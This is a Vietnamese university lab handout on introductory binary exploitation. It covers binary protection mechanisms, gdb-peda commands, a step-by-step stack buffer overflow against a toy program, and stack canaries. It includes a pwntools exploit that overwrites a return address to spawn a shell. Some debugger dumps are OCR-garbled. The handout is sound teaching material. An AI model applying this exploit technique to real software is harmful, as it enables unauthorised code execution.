3
Lab

PHỤC VỤ MỤC ĐÍCH GIÁO DỤC FOR EDUCATIONAL PURPOSE ONLY

# Nhập môn Pwnable

Binary Exploitation

Thực hành môn Lập trình An toàn

và Khai thác lỗ hổng phần mềm

Tháng 11/2021 **Lưu hành nội bộ** 

<Nghiêm cấm đăng tải trên internet dưới mọi hình thức>



## A. TÌM HIỂU CÁC CƠ CHẾ BẢO VỆ BINARY

## Các kỹ thuật chống lại tấn công Buffer Overflow:

Tên	Mô tả	
Stack Canaries	Thông thường, một giá trị ngẫu nhiên được tạo	
	khi khởi tạo chương trình và được chèn vào	
	cuối vùng rủi ro cao nơi ngăn xếp bị tràn, ở	
	cuối hàm, nó sẽ được kiểm tra xem giá trị	
	canary đã được sửa đổi hay chưa.	
NoExecute (NX)	Là một công nghệ được sử dụng trong CPU để	
	đảm bảo rằng một số vùng bộ nhớ nhất định	
	(chẳng hạn như stack và heap) không thể thực	
	thi và các vùng khác, chẳng hạn như code	
	section không thể được ghi.	
Relocation Read-Only (RELRO)	Khi cờ này được bật, làm cho toàn bộ GOT ở	
	chế độ chỉ đọc, loại bỏ khả năng thực hiện tấn	
	công "ghi đè GOT", trong đó địa chỉ GOT bị ghi	
	đè lên vị trí của một chức năng khác hoặc một	
	ROP mà kẻ tấn công muốn thực hiện.	
Address Space Layout	Các địa chỉ của Libc sẽ được random sau mỗi	
Randomization (ASLR)	lần thực thi để chúng ta không thể biết được	
	chính xác địa chỉ bộ nhớ của các hàm trong	
	Libc.	
Position Independent	Kỹ thuật này giống như ASLR, nhưng sẽ	
Executables (PIE)	random các địa chỉ trong chính binary đó. Điều	
	ngày gây khó khăn khi chúng ta tìm gadgets	
	hoặc là sử dụng các hàm của binary.	

Tìm hiểu **gdb-peda** cơ bản (các bạn có thể thay thế **pwngdb**): Cài đặt:


https://github.com/longld/peda



## Một số lệnh cơ bản:

\$gdb prog	Câu lệnh load chương trình tên là prog vào gdb	
gdb-peda\$ run	Chạy chương trình prog trong gdb-peda	
gdb-peda\$ break *address	Đặt 1 breakpoint tại địa chỉ address	
gdb-peda\$ info break	Xem tất cả các địa chỉ đã đặt break	
gdb-peda\$ delete 3	Xóa breakpoint thứ 3	
gdb-peda\$ continue	Tiếp tục chương trình sau khi đã đặt break	
gdb-peda\$ start	Lệnh này tương tự với run, nhưng khi chạy lệnh	
	này chương trình sẽ break ngày tại điểm bắt đầu	
	của main function	
gdb-peda\$ s	Lệnh này sẽ đi qua từng lệnh của chương trình, khi	
	gặp hàm thì sẽ vào bên trong các lệnh của hàm đó	
gdb-peda\$ n	Lệnh này tương tự với lệnh s	
gdb-peda\$ p/x \$esp	Print giá trị hex của thanh ghi \$esp	
gdb-peda\$ 10/wx \$esp	Print 10 word dạng hex bắt đầu từ địa chỉ của	
	thanh ghi \$esp	
gdb-peda\$ checksec	Kiểm tra các cờ nào được bật trong chương trình	
<pre>gdb_peda\$ disassemble main</pre>	Xem mã assemply của 1 hàm nào đó, cụ thể ở đây	
	là hàm main	
gdb_peda\$ q	Thoát khỏi gdb-peda	

# 1. Tìm hiểu về Stack và cách khai thác lỗ hồng Buffer Overflow:



Xem xét hình ảnh bên tay trái cách bố trí của stack khi thực hiện gọi 1 hàm:

- Đầu tiên, khi gặp 1 lời gọi hàm, ở đây là func1, thì các đối số của hàm sẽ được đẩy
   vào stack đầu tiên trong ví dụ này là c, b, a sẽ được đẩy vào stack đầu tiên.
- Tiếp theo sẽ đẩy địa chỉ trả về sau khi thực hiện hàm này xong, tức là địa chỉ retaddr.
- Tiếp đến là giá trị EBP.
- Tiếp đến là các biến bên trong hàm, trong ví dụ là biến buffer.

Xem xét hình ảnh bên tay phải khi thực hiện tấn công buffer overflow:

- Chương trình khai báo biến buffer gồm 8 byte, tương ứng chúng ta chỉ được phép nhập 8 ký tự.
- $-\ \$  Nhưng input của chúng ta nhập vào là 20 ký tự thì sẽ bị tràn.
- Các giá trị như EBP, ret-addr, a sẽ bị ghi đè bằng các giá trị "aaaa".

Thực hiện tấn công Buffer Overflow bằng ví dụ sau:

```
#include <stdio.h>
#include <stdlib.h>
#include <unistd.h>
#include <string.h>
void get_shell(){
  system("/bin/sh");
void check()
  char buf[16];
  scanf("%s", buf);
  if (!strcmp(buf, "250382"))
    printf("Password OK :)\n");
  else
    printf("Invalid Password!\n");
int main(int argc, char *argv[])
  setreuid(geteuid(), geteuid());
  printf("Pwn basic\n");
  printf("Password:");
  check();
  return 0;
```

Như đã đề cập ở hình bên trên, ý tưởng để tấn công chương trình này là:

- Quan sát thấy biến buf[16] tức là chúng ta chỉ cho phép nhập 16 ký tự.
- Chương trình cũng cung cấp 1 hàm để chúng ta lấy shell.
- Thực hiện tấn công Buffer Overflow bằng cách làm tràn biến buf đến giá trị retaddr. Và thay đổi địa chị này thành địa chị chỉ của hàm get\_shell(). Vậy là chúng ta đã khai thác thành công lỗ hổng của chương trình.

Tiến hành debug chương trình này bằng gdb-peda Biên dịch chương trình trên.

Load chương trình vào gdb.

```
gdb ./bof
```

```
@ubuntu:~/Desktop/basicpwn; gdb ./bof
GNU gdb (Ubuntu 7.11.1-0ubuntu1~16.5) 7.11.1
Copyright (C) 2016 Free Software Foundation, Inc.
License GPLv3+: GNU GPL version 3 or later <a href="http://gnu.org/licenses/gpl.html">http://gnu.org/licenses/gpl.html</a>
This is free software: you are free to change and redistribute it.
There is NO WARRANTY, to the extent permitted by law. Type "show copying"
and "show warranty" for details.
This GDB was configured as "x86_64-linux-gnu".
Type "show configuration" for configuration details.
For bug reporting instructions, please see:
<http://www.gnu.org/software/gdb/bugs/>.
Find the GDB manual and other documentation resources online at:
<http://www.gnu.org/software/gdb/documentation/>.
For help, type "help".
Type "apropos word" to search for commands related to "word"...
Traceback (most recent call last):
  File "~/ rm/peda-arm.py", line 54, in <module>
File "/home/ /peda-arm/lib/asm.py", line 17, in <module>
if config.prefix == '':
AttributeError: module 'config' has no attribute 'prefix'
Traceback (most recent call last):
  File "~/pode arm/peda-arm.py", line 54, in <module>
File "/house/ /peda-arm/lib/asm.py", line 17, in <module>
if config.prefix == '':
AttributeError: module 'config' has no attribute 'prefix'
Reading symbols from ./bof...(no debugging symbols found)...done.
```

#### Xem code assembly bằng câu lệnh:

```
gdb-peda$ disassemble main
         🖇 disassemble main
Dump of assembler code for function main:
   0x080485cb <+0>: lea ecx,[esp+0x4]
   0x080485cf <+4>:
                      and
                              esp,0xfffffff0
                      push DWORD PTR [ecx-0x4]
push ebp
   0x080485d2 <+7>:
   0x080485d5 <+10>:
   0x080485d6 <+11>:
                       mov
                              ebp,esp
   0x080485d8 <+13>: push ebx
   0x080485d9 <+14>:
                       push
   0x080485da <+15>:
                       call 0x80483f0 <geteuid@plt>
   0x080485df <+20>: mov
                             ebx,eax
   0x080485e1 <+22>: call 0x80483f0 <geteuid@plt>
   0x080485e6 <+27>:
                              esp,0x8
                       sub
                       push ebx
   0x080485e9 <+30>:
   0x080485ea <+31>: push eax
0x080485eb <+32>: call 0x8048420 <setreuid@plt>
0x080485f0 <+37>: add esp,0x10
   0x080485f3 <+40>: sub esp,0xc
   0x080485f6 <+43>:
                       push 0x80486e3
call 0x8048400 <puts@plt>
   0x080485fb <+48>:
                       add esp,0x10
   0x08048600 <+53>:
   0x08048603 <+56>:
                       sub
                              esp,0xc
   0x08048606 <+59>:
                              0x80486ed
                       push
                       call 0x80483e0 <printf@plt>
   0x0804860b <+64>:
   0x08048613 <+72>:
                       call 0x8048574 <check>
   0x0804861d <+82>:
                               esp,[ebp-0x8]
   0x08048620 <+85>:
                       pop
                              ecx
   0x08048621 <+86>:
                              ebx
                       pop
   0x08048622 <+87>:
                              ebp
                       pop
   0x08048623 <+88>:
                       lea
                              esp,[ecx-0x4]
   0x08048626 <+91>:
                       ret
End of assembler dump.
```

Debug chương trình bằng câu lệnh:

```
gdb-peda$ start
```

```
EAX: 0xf7fb2dbc --> 0xfffffd28c --> 0xfffffd40c ("XDG_SESSION_ID=119")
EBX: 0x0
ECX: 0xffffd1f0 --> 0x1
EDX: 0xffffd214 --> 0x0
ESI: 0xf7fb1000 --> 0x1b2db0
EDI: 0xf7fb1000 --> 0x1b2db0
EBP: 0xffffd1d8 --> 0x0
ESP: 0xffffd1d0 --> 0xfffffd1f0 --> 0x1
EIP: 0x80485da (<main+15>: call
             da (<main+15>: call 0x80483f0 <geteuid@plt>)
EFLAGS: 0x282 (carry parity adjust zero SIGN trap INTERRUPT direction overflow)
   0x80485d6 <main+11>: mov
   0x80485d8 <main+13>: push ebx
0x80485d9 <main+14>: push ecx => 0x80485da <main+15>: call 0x80483f0 <geteuid@plt>
   0x80485df <main+20>: mov
   0x80485e6 <main+27>: sub
                                 esp,0x8
   0x80485e9 <main+30>: push ebx
Guessed arguments:
arg[0]: 0xffffd1f0 --> 0x1
arg[1]: 0x0
arg[2]: 0x0
arg[3]: 0xf7e16647 (<_libc_start_main+247>: add esp,0x10)
0000| 0xffffd1d0 --> 0xffffd1f0 --> 0x1
0004| 0xffffd1d4 --> 0x0
0008 | 0xffffd1d8 --> 0x0
0012| 0xffffd1dc --> 0xf7e16647 (<_libc_start_main+247>:
0016| 0xffffd1e0 --> 0xf7fb1000 --> 0x1b2db0
                                                                    add
                                                                            esp,0x10)
0020 | 0xffffd1e4 --> 0xf7fb1000 --> 0x1b2db0
0024 | 0xffffd1e8 --> 0x0
0028 | 0xffffd1ec --> 0xf7e16647 (<_libc_start_main+247>:
                                                                    add
                                                                            esp,0x10)
Legend: code, data, rodata, value
Temporary breakpoint 1, 0x080485da in main ()
```

Đặt break point tại hàm check bằng câu lệnh:

```
gdb-peda$ b* 0x08048613
```



```
disassemble main
 Dump of assembler code for function main:
    0x080485cb <+0>: lea ecx,[esp+0x4]
    0x080485cf <+4>:
                         and
                                  esp,0xfffffff0
                        push DWORD PTR [ecx-0x4]
push ebp
    0x080485d2 <+7>:
    0x080485d5 <+10>:
    0x080485d6 <+11>:
                          mov
                                  ebp,esp
    0x080485d8 <+13>: push ebx
    0x080485d9 <+14>: push ecx
 => 0x080485da <+15>: call 0x80483f0 <geteuid@plt>
   0x080485df <+20>: mov ebx,eax
0x080485e1 <+22>: call 0x80483f0 <geteuid@plt>
0x080485e6 <+27>: sub esp,0x8
    0x080485e9 <+30>: push ebx
    0x080485ea <+31>: push eax
    0x080485eb <+32>: call 0x8048420 <setreuid@plt>
    0x080485f0 <+37>: add esp,0x10
0x080485f3 <+40>: sub esp,0xc
                                  esp,0xc
    0x080485f3 <+40>: Sub esp,oxe
0x080485f6 <+43>: push 0x80486e3
    0x080485fb <+48>: call 0x8048400 <puts@plt>
    0x08048600 <+53>: add esp,0x10
   0x08048603 <+56>: sub esp,0xc
0x08048606 <+59>: push 0x80486ed
0x0804860b <+64>: call 0x80483e0 <printf@plt>
    0x08048610 <+69>: add esp,0x10
    0x08048613 <+72>: call 0x8048574 <check>
    0x08048618 <+77>: mov eax,0x0
    0x0804861d <+82>: lea esp,[ebp-0x8]
    0x08048620 <+85>: pop
0x08048621 <+86>: pop
                                 ecx
                          pop
                                 ebx
    0x08048622 <+87>:
                               ebp
                          pop
    0x08048623 <+88>: lea esp,[ecx-0x4]
    0x08048626 <+91>: ret
Fnd of assembler dumr
gdb-peda$ b*0x08048613
```

Sau đó chạy lệnh để chương trình break tại địa chỉ hàm check:

```
gdb-peda$ c
 EAX: 0x9 ('\t')
 EBX: 0x3e8
 ECX: 0x0
 EDX: 0xf7fb2870 --> 0x0
 ESI: 0xf7fb1000 --> 0x1b2db0
 EDI: 0xf7fb1000 --> 0x1b2db0
 0x804860b <main+64>:
    0x8048610 <main+69>: add
  => 0x8048613 <main+72>: call 0x8048574 <check>
   0x8048618 <main+77>: mov eax,0x0
0x804861d <main+82>: lea esp,[ebp-0x8]
0x8048620 <main+85>: pop ecx
0x8048621 <main+86>: pop ebx
 No argument
      0xffffd1d0 --> 0xffffd1f0 --> 0x1
      0xffffd1d4 --> 0x0
0xffffd1d8 --> 0x0
       0xffffdddc --> 0xf7e16647 (<_libc_start_main+247>: add esp,0x10)
0xffffd1e0 --> 0xf7fb1000 --> 0x1b2db0
 0012
 0016
       0xffffd1e4 --> 0xf7fb1000 --> 0x1b2db0
 0020
                          e16647 (<__libc_start_main+247>:
                                                               add esp,0x10)
 Legend: code, data, rodata, value
 Breakpoint_2, 0x08048613 in main ()
```

Như đã phân tích ở trên sau khi thực hiện hàm này chương trình sẽ đẩy các đối số hàm check vào stack trước. Sau đó đến địa chỉ trả về ở đây là địa chỉ **0x8048618 tức là lệnh kế tiếp của hàm main sau khi thực hiện xong hàm check**. Và giá trị EBP, để kiểm chứng chúng ta thực hiện lệnh để vào trong hàm này.

```
gdb-peda$ s
     0x8048606 <main+59>: push 0x80486ed
     0x804860b <main+64>:
     0x8048610 <main+69>: add
  => 0x8048613 <main+72>: call 0x8048574 <check>
     0x8048618 <main+77>: mov eax,0x0
     0x804861d <main+82>: lea
                                        esp,[ebp-0x8]
     0x8048620 <main+85>: pop
     0x8048621 <main+86>: pop
                                        ehx
  No argument
  0000 | 0xffffd1d0 --> 0xffffd1f0 --> 0x1
  0004 | 0xffffd1d4 --> 0x0
  0008 | 0xffffd1d8 --> 0x0
                                   16647 (<__libc_start_main+247>:
  0012 | 0xffffd1dc --> 0xf7
                                                                                  add
                                                                                           esp,0x10)
  0016 | 0xffffd1e0 --> 0xf7fb1000 --> 0x1b2db0
  0020 | 0xffffd1e4 --> 0xf7fb1000 --> 0x1b2db0
  0024 0xffffd1e8 --> 0x0
  0028 | 0xfffffd1ec --> 0xf7e16647 (<__libc_start_main+247>:
                                                                                           esp,0x10)
  Legend: code, data, rodata, value
  Rreaknoint 2 0x00000013 in main ()
   EAX: 0x9 ('\t')
   EBX: 0x3e8
   EDX: 0xf7fb2870 --> 0x0
   ESI: 0xf7fb1000 --> 0x1b2db0
EDI: 0xf7fb1000 --> 0x1b2db0
   EBP: 0xf/f61000 --> 0x0

EBP: 0xffffd1d8 --> 0x0

CCCCd4cc --> 0x3048618 (<main+77>:
   ESP: 0xffffd1cc --> 0x8048
EIP: 0x8048574 (<check>:
                                                      eax.0x0)
   EIP: 0x8048574 (<check>: push ebp)

EFLAGS: 0x282 (carry parity adjust zero SIGN trap INTERRUPT direction overflow)
     0x8048571 <get_shell+22>:
     0x8048572 <get_shell+23>:
0x8048573 <get_shell+24>:
     0x8048574 <check>: push
     0x8048575 <check+1>: mov
                               ebp,esp
esp,0x18
     0x8048577 <check+3>: sub
                                esp,0x8
     0x804857d <check+9>: lea
                                eax,[ebp-0x18]
                               (<main+77>:
                                                      eax,0x0)
        0012
                                                                     esp,0x10)
                             647 (<__libc_start_main+247>:
        0xffffd1e4 --> 0xf7fb1000 --> 0x1b2db0
0xffffd1e8 --> 0x0
   Legend: code, data, rodata, value 0x08048574 in check ()
```

Kết quả giống như ta dự đoán ở trên. Ở đỉnh của stack vì hàm check không có đối số, nên không có giá trị nào được đẩy vào stack, chỉ có giá trị ret-addr và EBP.



Để đi qua từng lệnh của chương trình, chúng ta nhập câu lệnh.

```
gdb-peda$ n
    0x8048571 <get_shell+22>:
    0x8048572 <get_shell+23>:
    0x8048573 <get_shell+24>:
 => 0x8048574 <check>: push ebp
    0x8048575 <check+1>: mov ebp,esp
0x8048577 <check+3>: sub esp,0x18
    0x804857a <check+6>: sub esp,0x8
    0x804857d <check+9>: lea eax,[ebp-0x18]
 [-----stack-0000| 0xffffd1cc --> 0x8048618 (<main+77>:
                                                    mov eax,0x0)
 0004 | 0xffffd1d0 --> 0xffffd1f0 --> 0x1
 0008 | 0xffffd1d4 --> 0x0
 0012 | 0xffffd1d8 --> 0x0
 0016| 0xffffd1dc --> 0xf7e16647 (<_libc_start_main+247>: add esp,0x10)
0020| 0xffffd1e0 --> 0xf7fb1000 --> 0x1b2db0
 0024 | 0xffffd1e4 --> 0xf7fb1000 --> 0x1b2db0
 0028 | 0xffffd1e8 --> 0x0
              e, data, rodata, value
 0x08048574 in check ()
   lb-peda$ n
```

Đi qua từng lệnh, cho đến khi gặp lệnh yêu cầu nhập input.

```
        0x804857d <check+9>:
        lea
        eax,[ebp-0x18]

        0x8048580 <check+12>:
        push
        eax

                                                 push 0x80486b8
call 0x8048440 <_isoc99_scanf@plt>
    0x8048581 <check+13>:
=> 0x8048586 <check+18>:

      0x8048586 
      Check+18>:
      Call 0x8048440 <_1</td>

      0x804858b 
      check+23>:
      add esp,0x10

      0x804858e 
      check+26>:
      sub esp,0x8

      0x8048591 
      check+29>:
      push 0x80486bb

      0x8048596 
      lea eax,[ebp-0x18]

Guessed arguments:
arg[0]: 0x80486b8 --> 0x32007325 ('%s')
arg[1]: 0xffffd1b0 --> 0xa ('\n')
arg[2]: 0xffffd1c4 --> 0x3e8
0000| 0xffffd1a0 --> 0x80486b8 --> 0x32007325 ('%s')
0004 | 0xffffd1a4 --> 0xffffd1b0 --> 0xa ('\n')
0008 | 0xffffd1a8 --> 0xffffd1c4 --> 0x3e8
0012 | 0xffffd1ac --> 0xf7e47680 (<printf>:
                                                      (<printf>:
                                                                                   call 0xf7f1dc79)
0016 | 0xffffd1b0 --> 0xa ('\n')
0020 0xffffd1b4 --> 0xf7ffd918 --> 0x0
0024 0xffffd1b8 --> 0xf7e47685 (<printf+5>:
0028 0xffffd1bc --> 0x8048610 (<main+69>:
                                                      (<printf+5>: add eax,0x16997b)
                                                                                             esp,0x10)
Legend: code, data, rodata, value
0x08048586 in check ()
Password:
```

Input password là "aaaa"

```
EAX: 0x1
EBX: 0x3e8
ECX: 0x1
EDX: 0xf7fb287c --> 0x0
ESI: 0xf7fb1000 --> 0x1b2db0
EDI: 0xf7fb1000 --> 0x1b2db0
EBP: 0xffffd1c8 --> 0xffffd1d8 --> 0x0
ESP: 0xffffd1a0 --> 0x80486b8 --> 0x32007325 ('%s')
              b (<check+23>:
                                add esp,0x10)
EFLAGS: 0x246 (carry PARITY adjust ZERO sign trap INTERRUPT direction overflow)
   0x8048580 <check+12>:
   0x8048581 <check+13>:
   0x8048586 <check+18>:
                                  add
=> 0x804858b <check+23>:
                                        esp,0x10
   0x804858e <check+26>:
                                  sub
                                         esp,0x8
   0x8048591 <check+29>:
                                  push
                                         0x80486bb
   0x8048596 <check+34>:
                                  lea
                                         eax,[ebp-0x18]
   0x8048599 <check+37>:
                                  push
                                         eax
0000| 0xffffd1a0 --> 0x80486b8 --> 0x32007325 ('%s')
0004 Oxffffd1a4 --> Oxffffd1b0 ("aaaa")
0008 | 0xffffd1a8 --> 0xffffd1c4 --> 0x3e8
0016| 0xffffd1b0 ("aaaa")
                                                   call 0xf7f1dc79)
0020| 0xfffffd1b4 --> 0xf7fffd900 --> 0x2
0024| 0xfffffd1b8 --> 0xf7e47685 (<printf
0028| 0xffffd1br --> 0x9040640 (<printf
                                 (<printf+5>:
                                                   add
                                                           eax,0x16997b)
                              10 (<main+69>:
0028 | 0xffffd1bc --> 0
                                                           esp,0x10)
Legend: code, data, rodata, value 0x0804858b in check ()
```

Ở đây chúng ta thấy, giá trị "aaaa" sẽ được lưu vào địa chỉ 0xffffd1b0, tức là nơi lưu trữ biến buffer. Như vậy, để xảy ra lỗ hổng buffer overflow, thì chúng ta sẽ input bao nhiêu ký tự sao cho ghi đè được địa chỉ của hàm trả về. Vậy bây giờ chúng ta cần xác định được địa chỉ trả về nằm ở đâu trên stack.

Chúng ta xem các giá trị trong stack bằng câu lệnh.

```
gdb-peda$ x/20wx 0xffffd1b0
          x/20wx 0xffffd1b0
 0xffffd1b0:
              0x61616161
                                                            Ava9A1961A
                               0xf7ffd900
                                              0xf7e47685
 0xffffd1c0:
               0x080486ed
                               0x000003e8
                                              0xffffd1d8
                                                            0x08048618
 0xfffffd1d0:
               0xfffffd1f0
                               0x00000000
                                              0x00000000
                                                             0xf7e16647
 0xfffffd1e0:
               0xf7fb1000
                               0xf7fb1000
                                              0x00000000
                                                             0xf7e16647
               0x00000001
                               0xffffd284
                                              0xffffd28c
                                                             0x00000000
 0xffffd1f0:
```

#### Tóm tắt:

- 0xffffd1b0 -> Lưu các giá trị "aaaa" là input chúng ta nhập vào.
- 0xffffd1cc -> Lưu giá trị của địa chỉ trả về.

Như vậy, chúng ta cần input số ký tự là 0xffffd1cc - 0xffffd1b0 = 28 ký tự "a" thì có thể ghi đè tới giá trị trả về này

Sử dụng câu lệnh sau để tính toán số lượng ký tự:

```
gdb-peda$ p/d 0xffffd1cc - 0xffffd1b0

gdb-peda$ p/d 0xfffffd1cc - 0xfffffd1b0
$1 = 28
gdb-peda$
```

Kết quả khi nhập input password là 28 ký tự a.

```
x/20wx 0xffffd1b0
0xfffffd1b0:
               0x61616161
                                0x61616161
                                                0x61616161
                                                                 0x61616161
0xffffd1c0:
                0x61616161
                                0x61616161
                                                9x61616161
                                                                 0x08048600
0xffffd1d0:
               0xffffd1f0
                                0x00000000
                                                0x00000000
                                                                 0xf7e16647
0xfffffd1e0:
                0xf7fb1000
                                0xf7fb1000
                                                0x00000000
                                                                 0xf7e16647
0xffffd1f0:
                0x00000001
                                0xffffd284
                                                0xffffd28c
                                                                 0x00000000
```

Bước tiếp theo là chúng ta thực hiện ghi đè giá trị trả về này bằng 1 giá trị mà chúng ta muốn, 28 ký tự a và "BBBB".

```
x/20wx 0xffffd1b0
0xffffd1b0:
               0x61616161
                              0x61616161
                                             0x61616161
                                                            Av61616161
                                                           0x42424242
0xffffd1c0:
               0x61616161
                              0x61616161
                                             0x61616161
0xffffd1d0:
               0xffffd100
                              0x00000000
                                             0x00000000
                                                            0xf7e16647
0xfffffd1e0:
              0xf7fb1000
                              0xf7fb1000
                                             0x00000000
                                                             0xf7e16647
0xffffd1f0:
               0x00000001
                              0xfffffd284
                                             0xffffd28c
                                                            0x00000000
```

Vậy chúng ta đã điều khiển được giá trị trả về. Bây giờ tìm địa chỉ của hàm get\_shell để có được shell của chương trình này.

Sử dụng câu lệnh sau để tìm địa chị của hàm get\_shell.

```
objdump -d get shell bof
ubuntu:~/Desktop/basicpwn$ objdump -d get_shell bof
0804855b (get_shell>:
               55
89 e5
                                             $0x8,%esp
$0xc,%esp
  804855e:
  8048561:
                83 ec 0c
                                      sub
               68 b0 86 04 08
e8 a2 fe ff ff
                                             $0x80486b0
                                             8048410 <system@plt>
  8048569:
                                      call
  8048571:
                90
```

Thay địa chỉ này bằng địa chỉ trả về, hình ảnh stack sẽ như sau:

```
x/20wx 0xffffd1b0
0xffffd1b0:
               0x61616161
                                0x61616161
                                                0x61616161
0xfffffd1c0:
                0x61616161
                                0x61616161
                                                0x61616161
                                                                0x0804855b
0xfffffd1d0:
                0xfffffd100
                                0x00000000
                                                0x00000000
                                                                 0xt7e16647
0xfffffd1e0:
                0xf7fb1000
                                0xf7fb1000
                                                0x00000000
                                                                 0xf7e16647
0xffffd1f0:
                0x00000001
                                0xfffffd284
                                                0xffffd28c
                                                                 0x00000000
```

Code để giải bài này:

```
# python sol.py
from pwn import *
get_shell = "\x5b\x85\x04\x08" # Địa chỉ hàm get_shell
payload = "a"*28 + get_shell # payload ở đây là giá trị password
print payload
exploit = process("./bof") # chạy chương trình
print(exploit.recv())
exploit.sendline(payload) # gửi payload đến chương trình
exploit.interactive() # Dừng tương tác với chương trình khi có shell thành công
```

Kết quả chúng ta đã khai thác thành công lỗ hồng của chương trình này.




```
industriance in the process ind
```

#### 2. Tìm hiểu về Stack Canaries:

Trong hướng dẫn này, chúng ta sẽ khám phá một cơ chế bảo vệ chống lại sự tràn ngăn xếp, cụ thể là stack canary. Nó thực sự là hình thức phòng thủ nguyên thủy nhất, nhưng mạnh mẽ và hiệu quả. Nguyên tắc của cơ chế này là khi chúng ta thực hiện tấn công buffer overflow thì khi chèn tràn đến giá trị Ret thì tiếp theo sẽ có một đoạn chương trình kiểm tra giá trị canary này. Nếu giá trị này bị thay đổi thì phát hiện chương trình đã bị tấn công Buffer Overflow.

Xem xét hình ảnh stack khi có canary và không có canary sẽ như thế nào.



#### Xem xét chương trình thực tế

```
#include <stdio.h>
#include <stdlib.h>
#include <unistd.h>
#include <string.h>

int main(int argc, char *argv[])
{
    setreuid(geteuid(), geteuid());
    char buf[16];
    printf("Pwn basic\n");
    printf("Password:");

    scanf("%s", buf);

    if (!strcmp(buf, "250382"))
        printf("Password OK :)\n");
    else
        printf("Invalid Password!\n");

    return 0;
}
```

Biên dịch chương trình khi có stack canary:

```
gcc -o stack_with_canary -z execstack stack.c
```

```
@ubuntu:~/Desktop/basicpwn$ gcc -o stack_with_canary -z execstack stack.c
@ubuntu:~/Desktop/basicpwn$ ls
..c stack_with_canary
@ubuntu:~/Desktop/basicpwn$ |
```

Load chương trình vào gdb và kiểm tra cờ đã được bật chưa bằng câu lên:

```
gdb ./stack_with_canary
```

Kiểm tra cờ với câu lênh:

```
gdb-peda$ checksec
```

```
@ubuntu:~/Desktop/basicpwn$ gdb ./stack_with_canary
GNU gdb (Ubuntu 7.11.1-0ubuntu1~16.5) 7.11.1
Copyright (C) 2016 Free Software Foundation, Inc.
License GPLv3+: GNU GPL version 3 or later <a href="http://gnu.org/licenses/gpl.html">http://gnu.org/licenses/gpl.html</a>
This is free software: you are free to change and redistribute it.
There is NO WARRANTY, to the extent permitted by law. Type "show copying"
and "show warranty" for details.
This GDB was configured as "x86_64-linux-gnu".
Type "show configuration" for configuration details.
For bug reporting instructions, please see:
<http://www.gnu.org/software/gdb/bugs/>.
Find the GDB manual and other documentation resources online at:
<http://www.gnu.org/software/gdb/documentation/>.
For help, type "help".
Type "apropos word" to search for commands related to "word"...
Traceback (most recent call last):
  File "~/peda-arm/peda-arm.py", line 54, in <module>
File "/home/ 'peda-arm/lib/asm.py", line 17, in <module>
    if config.prefix == '':
AttributeError: module 'config' has no attribute 'prefix'
Traceback (most recent call last):
  File "~/peda-arm/peda-arm.py", line 54, in <module>
File "/home/ 'peda-arm/lib/asm.py", line 17, in <module>
    if config.prefix == '':
AttributeError: module 'config' has no attribute 'prefix'
Reading symbols from ./stack_with_canary...(no debugging symbols found)...done.
           checksec
CANARY
FORTIFY
NX
PIE
RELRO
            : Partial
```

Chúng ta thấy cờ CANARY đã được bật.

Biên dịch chương trình khi không có stack canary:

```
gcc -o stack_no_canary -fno-stack-protector -z execstack stack.c
```

```
jubuntu:~/Desktop/basicpwn$ gcc -o stack_no_canary -fno-stack-protector -z execstack stack.c
jubuntu:~/Desktop/basicpwn$ ls
stack.c stack_no_canary stack_with_canary
ubuntu:~/Desktop/basicpwn$
```

Load chương trình vào gdb và kiểm tra cờ đã được bật chưa bằng câu lên:

```
gdb ./stack_no_canary
```

Kiểm tra cờ với câu lênh:

```
gdb-peda$ checksec
```



```
@ubuntu:~/Desktop/basicpwn$ gdb ./stack_no_canary
GNU gdb (Ubuntu 7.11.1-0ubuntu1~16.5) 7.11.1
Copyright (C) 2016 Free Software Foundation, Inc.
License GPLv3+: GNU GPL version 3 or later <a href="http://gnu.org/licenses/gpl.html">http://gnu.org/licenses/gpl.html</a>
This is free software: you are free to change and redistribute it.
There is NO WARRANTY, to the extent permitted by law. Type "show copying"
and "show warranty" for details.
This GDB was configured as "x86 64-linux-gnu".
Type "show configuration" for configuration details.
For bug reporting instructions, please see:
<http://www.gnu.org/software/gdb/bugs/>.
Find the GDB manual and other documentation resources online at:
<http://www.gnu.org/software/gdb/documentation/>.
For help, type "help".
Type "apropos word" to search for commands related to "word"...
Traceback (most recent call last):
  File "~/peda-arm/peda-arm.py", line 54, in <module>
                  peda-arm/lib/asm.py", line 17, in <module>
  File "/home/
    if config.prefix == '':
AttributeError: module 'config' has no attribute 'prefix'
Traceback (most recent call last):
  File "~/peda-arm/peda-arm.py", line 54, in <module>
  File "/home/
                 /peda-arm/lib/asm.py", line 17, in <module>
    if config.prefix == '':
AttributeError: module 'config' has no attribute 'prefix'
Reading symbols from ./stack no canary...(no debugging symbols found)...done.
          checksec
CANARY
FORTIFY
NX
PTF
          : Partial
RELRO
```

Cờ CANARY đã bị tắt.

Bây giờ chúng ta sẽ xem sự khác biệt về code của 2 chương trình trên.

```
rbp
rbp,rsp
rbx
rsp,0x38
DWORD PTR [rbp-0x34],edi
QWORD PTR [rbp-0x40],rsi
rax,QWORD PTR fs:0x28
QWORD PTR [rbp-0x18],rax
     940073a <+132>:
